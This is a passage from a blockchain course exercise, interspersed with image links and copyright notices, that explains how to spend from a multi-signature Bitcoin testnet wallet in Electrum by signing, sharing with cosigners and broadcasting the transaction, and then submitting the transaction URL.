
4. After **clicking "Give Some Coins"** button you should have an **unconfirmed transaction** in the wallet under the **"History" tab**.




Spend from the Multi-Signature Wallet

1. Go to **"Send"** tab of the **Electrum App** and do the following:
    a. paste a **receiving address**
    b. set **amount** to be sent
    c. adjust **fee** (preferably click "Max" to ensure faster confirmation)
    d. click **"Send"**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




2. Whenever the transaction is signed by you, this window should appear.




3. In order for the transaction to be broadcasted, you need to save the file, and send it to the other cosigners.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




4. To load and sign the transaction, go to "Tools → Load Transaction → From file" open the received transaction file
    a. Mac Os User Interface




    b. Windows User Interface

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




5. Click "Sign" button. If the transaction is already signed by you the button will be disabled.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

6. Once there are **enough signatures** gathered, the **"Broadcast"** button will become **enabled** and the transaction can be **broadcasted** to the network. Press **"Broadcast"** button to execute transaction.




7. Congratulations! You have **successfully** spent assets from a Multi-Signature wallet.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



8. In the receiver's wallet you should see the **unconfirmed pending transaction** from the Multi-Signature wallet.



What to Submit?

Submit as exercise outcome the **URL of your Transaction ID** in the Bitcoin testnet network e.g.:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- https://www.blocktrail.com/tBTC/tx/813d29efd2a82409ccd06c23d95cf9bb324d123c0a8d5a3376bdfa73eea85036

